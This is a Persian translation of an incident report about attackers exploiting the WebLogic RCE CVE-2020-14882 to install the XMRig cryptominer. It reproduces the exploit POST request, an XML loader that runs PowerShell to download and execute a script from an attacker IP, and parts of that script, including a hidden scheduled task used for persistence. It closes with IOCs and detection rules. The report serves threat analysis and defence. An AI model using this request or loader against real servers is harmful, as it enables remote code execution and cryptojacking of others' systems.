
بسم الله الرحمن الرحیم

Cryptominers Exploiting WebLogic RCE CVE-2020-14882

تهیه شده توسط تیم تولید محتوای وب سایت چلنجینو

فهرست مطالب

مقدمه

در اواخر ماه اکتبر، شروع به دیدن مهاجمانی کردیم که از یک آسیب‌پذیری RCE در WebLogic با شناسه CVE-2020-14882 سوءاستفاده می‌کردند. اخیراً، SANS ISC در مورد بهره‌برداری از این آسیب‌پذیری در فضای واقعی صحبت کرده است که می‌توانید در مورد آن مطالعه کنید.

https://isc.sans.edu/diary/Attackers+Exploiting+WebLogic+Servers+via+CVE2020 14882+to+install+Cobalt+Strike/26752

https://isc.sans.edu/diary/PATCH+NOW+CVE202014882+Weblogic+Actively+Expl oited+Against+Honeypots/26734

این آسیب‌پذیری بسیار آسان برای بهره‌برداری است و ما فرض می‌کنیم که بازیگران باج‌افزار در حال حاضر از آن استفاده می‌کنند یا به زودی استفاده خواهند کرد.

خلاصه پرونده

یک تهدیدگر از CVE-2020-14882 با فراخوانی به دایرکتوری images سوءاستفاده کرد، که به آنها اجازه می‌داد کد را روی سرور اجرا کنند. با استفاده از این اکسپلویت، آنها یک فایل xml را دانلود و اجرا کردند که شامل یک دستور پاورشل برای دانلود و اجرای یک اسکریپت بود. این اسکریپت کارهای متعددی انجام می‌دهد، مانند دانلود XMRig و پیکربندی آن، تغییر نام XMRig به sysupdate ، زمان‌بندی یک task برای فرآیند به‌روزرسانی آن، و تأیید اینکه ماینر در حال اجرا است.

دسترسی اولیه

تهدیدگر با بهره‌برداری از CVE-2020-14882، یک فایل xml به نام wbw میزبان‌شده در ۱۳۵[.]۹۵.۱۴۲.۳۹ را اجرا کرد.

```
POST /console/images/%252e%252e%252Fconsole.portal HTTP/1.1\r\n
Host: [redacted]7001\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36\r\n
Connection: close\r\n
Content-Length: 157\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Accept-Encoding: gzip\r\n
\r\n
[Full request URI: http://[redacted]:7001/console/images/%252e%252e%252Fconsole.portal]
[HTTP request 1/1]
[Response in frame: 9]
File Data: 157 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "_nfpb" = "true"
Form item: "_pageLabel" = "HomePage1"
Form item: "handle" = "com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext("http://95.142.39.135/wbw.xml")'
```

در تصویر بالا، تهدیدگر فایل wbw.xml را اجرا می‌کند که سپس فایل ps1.۱ را دانلود و اجرا می‌کند.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<beans xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://www.springframework.org/schema/beans">
  <bean class="java.lang.ProcessBuilder" id="pb" init-method="start">
    <constructor-arg>
      <list>
        <value>powershell.exe</value>
        <value>
          <![CDATA[
            Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-Object System.Net.WebClient).DownloadString('http://95.142.39.135/1.ps1'))
          ]]>
        </value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

powershell.exe "Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-Object System.Net.WebClient).DownloadString('http://95.142.39.135/1.ps1"))'

اسکریپت با تنظیم پارامترهایی مانند مکان‌های دانلود برای XMRig و پیکربندی آن شروع می‌شود.

```
$ne = $MyInvocation.MyCommand.Path
$miner_url = "http://95.142.39.135/xmrig.exe"
$miner_url_backup = "http://95.142.39.135/xmrig.exe"
$miner_size = 4578304
$miner_name = "sysupdate"
$miner_cfg_url = "http://95.142.39.135/config.json"
$miner_cfg_url_backup = "http://95.142.39.135/config.json"
$miner_cfg_size = 3714
$miner_cfg_name = "config.json"


$miner_path = "$env:TMP\sysupdate.exe"
$miner_cfg_path = "$env:TMP\config.json"
$payload_path = "$env:TMP\update.ps1"
```

سپس اسکریپت XMRig را دانلود و اجرا می‌کند، نام آن را به sysupdate تغییر می‌دهد و سپس یک scheduled task تنظیم می‌کند که فایل update.ps1 را اجرا می‌کند. هیچ اسکریپتی در این دایرکتوری وجود نداشت، اما ما فرض می‌کنیم که زمانی که ماینر نیاز به به‌روزرسانی داشت، یکی ظاهر می‌شد، اگر تهدیدگر هنوز دسترسی داشت.

```
SchTasks.exe /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File $HOME\update.ps1" /MO 30 /F
if(!(Get-Process $miner_name -ErrorAction SilentlyContinue))
{
    Write-Output "Miner Not running"
    Start-Process $miner_path -windowstyle hidden
}
else
{
    Write-Output "Miner Running"
}

Start-Sleep 5
```

"C:\Windows\System32\schtasks.exe" /Create /SC MINUTE /TN "Update service for Windows Service" /TR "PowerShell.exe -ExecutionPolicy bypass -windowstyle hidden -File C:\Users\Administrator\update.ps1" /MO 30 /F

فرار از شناسایی

اسکریپت نام xmrig.exe را به sysupdate تغییر داد تا سعی کند خود را پنهان کند.

```
description         XMRig miner
fileVersion         6.4.0
hashes              SHA1=82E6AF04EADB5FAC25FBB89DC6F020DA0F4B6DCA,MD5=57F0FDEC4D919DB0BD4576DC84AEC752,SHA256=5E5B5171A95955ECB0FA8F9F1BA66F313165044CC1978A447673C0AC1785917
                    D2A3D660
image               C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\sysupdate.exe
integrityLevel      High
logonGuid           {fe5dc187-6762-5f9c-64a3-0a0000000000}
logonId             0xaa364
originalFileName    xmrig.exe
parentCommandLine   powershell.exe \"Set-ExecutionPolicy Bypass -Scope Process -Force; iex ((New-Object System.Net.WebClient).DownloadString('http://95.142.39.135/1.ps1'))\"
parentImage         C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
parentProcessGuid   {fe5dc187-4c3e-5f9d-890b-000000000b00}
parentProcessId     924
processGuid         {fe5dc187-4c68-5f9d-c50b-000000000b00}
processId           6856
product             XMRig
```

تأثیر

CPU سرور تا ۱۰۰ درصد استفاده شده بود و احتمالاً در یک محیط سازمانی مشکلاتی ایجاد می‌کرد. در زمان نگارش این متن، کیف پول مورد استفاده برای استخراج، تقریباً هیچ چیزی در آن نداشت و به نظر می‌رسد که به ما اختصاص داده شده است.

IOCs

https://misppriv.circl.lu/events/view/81020#
https://otx.alienvault.com/pulse/5fac81c53f59e8b0157fca9f

Network

IPs exploiting CVE-2020-14882

۲۱۲.۸.۲۴۷.۱۷۹

۹۵.۲۱۴.۱۱.۲۳۱

۹۵.۲۱۵.۱۰۸.۲۱۷

Miner connections

۱۷۸.۱۲۸.۲۴۲.۱۳۴:۴۴۳

۴۵.۱۳۶.۲۴۴.۱۴۶:۳۳۳۳

۱۸۵.۹۲.۲۲۲.۲۲۳:۴۴۳

۳۷.۵۹.۴۴.۱۹۳:۳۳۳۳

۹۴.۲۳.۲۳.۵۲:۳۳۳۳

۱۰۴.۱۴۰.۲۴۴.۱۸۶:۳۳۳۳

File

xmrig.exe

57f0fdec4d919db0bd4576dc84aec752

82e6af04eadb5fac25fbb89dc6f020da0f4b6dca

5e5b5171a95955ecb0fa8f9f1ba66f313165044cc1978a447673c0ac17859170

1.ps1

70000d52dc3ad153464dc41891c10439

9bd2bc3f87d4c9d029a4e6391358f776e86ad2d5

58bb90f11070a114442c4fa1cbbccefadcdf954510ae2b8d91c9b22b1a8a42d5

wbw.xml

fe0f332ed847a25a18cd63dfdaf69908

67ff54a71dfc5b817fbc6e62c6c30e9a30219fb9

c8fd12490f9251080803a68e26a1bdb1919811334ec54ab194645bd516adf1c1

config.json

2d9a06afe4263530b900aa1c96a84665

0c86e66105645700b08d33e793362de41d0b1878

6be51ca6e829c4033d74feff743bcc0d3dc26cb13f687fe6c0d2f6169a8197b2

IOCs

شبکه

ET POLICY بررسی ورود ماینر ارز دیجیتال

ET INFO درخواست PS1 با آدرس IP عددی

ET WEB_SERVER کاراکترهای دو بار کدگذاری شده در آدرس (/..)

ET HUNTING درخواست POST مشکوک عمومی به آدرس IP عددی با مرورگر جعلی ۱

ET HUNTING دانلودر پاورشل با Start-Process ورودی M1

ET INFO دستور پاورشل با پنجره مخفی رایج در مراحل اولیه پاورشل M1

Sigma

https://github.com/Neo23x0/sigma/blob/de5444a81e770ec730aa5e3af69781ab222f021a/rules/windows/powershell/powershell_suspicious_invocation_specific.ym

منبع:

https://thedfirreport.com/2020/11/12/cryptominers-exploiting-weblogic-rce-cve-2020-14882/